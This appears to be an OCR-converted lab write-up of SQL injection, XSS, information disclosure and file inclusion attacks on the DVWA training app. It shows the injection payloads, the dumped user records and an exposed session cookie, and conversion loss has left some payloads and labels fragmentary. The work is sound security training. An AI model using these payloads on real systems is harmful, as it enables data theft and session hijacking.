


Vulnerability: SQL Injection

```
ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith
```

More Information

Medium:




Vulnerability: SQL Injection

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

High:



Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 1' or '1' = '1
First name: admin
Surname: admin
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

4.cross-site scripting:

Cross-site scripting (XSS) is a security vulnerability that occurs when an attacker can inject malicious code, usually in the form of a script, into a web page viewed by other users. This vulnerability arises when an application fails to properly validate or sanitize user input, allowing the attacker to inject code that can steal user data, hijack sessions, or perform other malicious actions.

Xss-reflected:

Low:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

127.0.0.1:42001

DARSHAN

Medium:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello alert('DARSHAN');

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

High:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello >

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Xss-stored:

Low:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *


192.168.78.129

darshan kundar

Name: test
Message: This is a test comment.

Name: Darshan
Message:

Medium:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *


192.168.78.129

darshan kundar

Name: test
Message: This is a test comment.

Name: Darshan
Message:

High:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

darshan kundar


Name: test
Message: This is a test comment.

Name: Darshan
Message:

5.sensitive information disclosure:

Sensitive information disclosure is when private or confidential data is accidentally or deliberately shared with someone who is not authorized to see it. This can happen due to a lack of security measures in place to protect the data, and can result in serious consequences such as identity theft or financial fraud.

Low:



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

Medium:



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

High:



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]




```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

6.local file inclusion:

Local file inclusion (LFI) is a security vulnerability that allows an attacker to access or execute unauthorized files on a server by exploiting a flaw in a web application's input validation. This can result in serious consequences such as unauthorized access to sensitive data or execution of malicious code.

Low:




Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Medium:



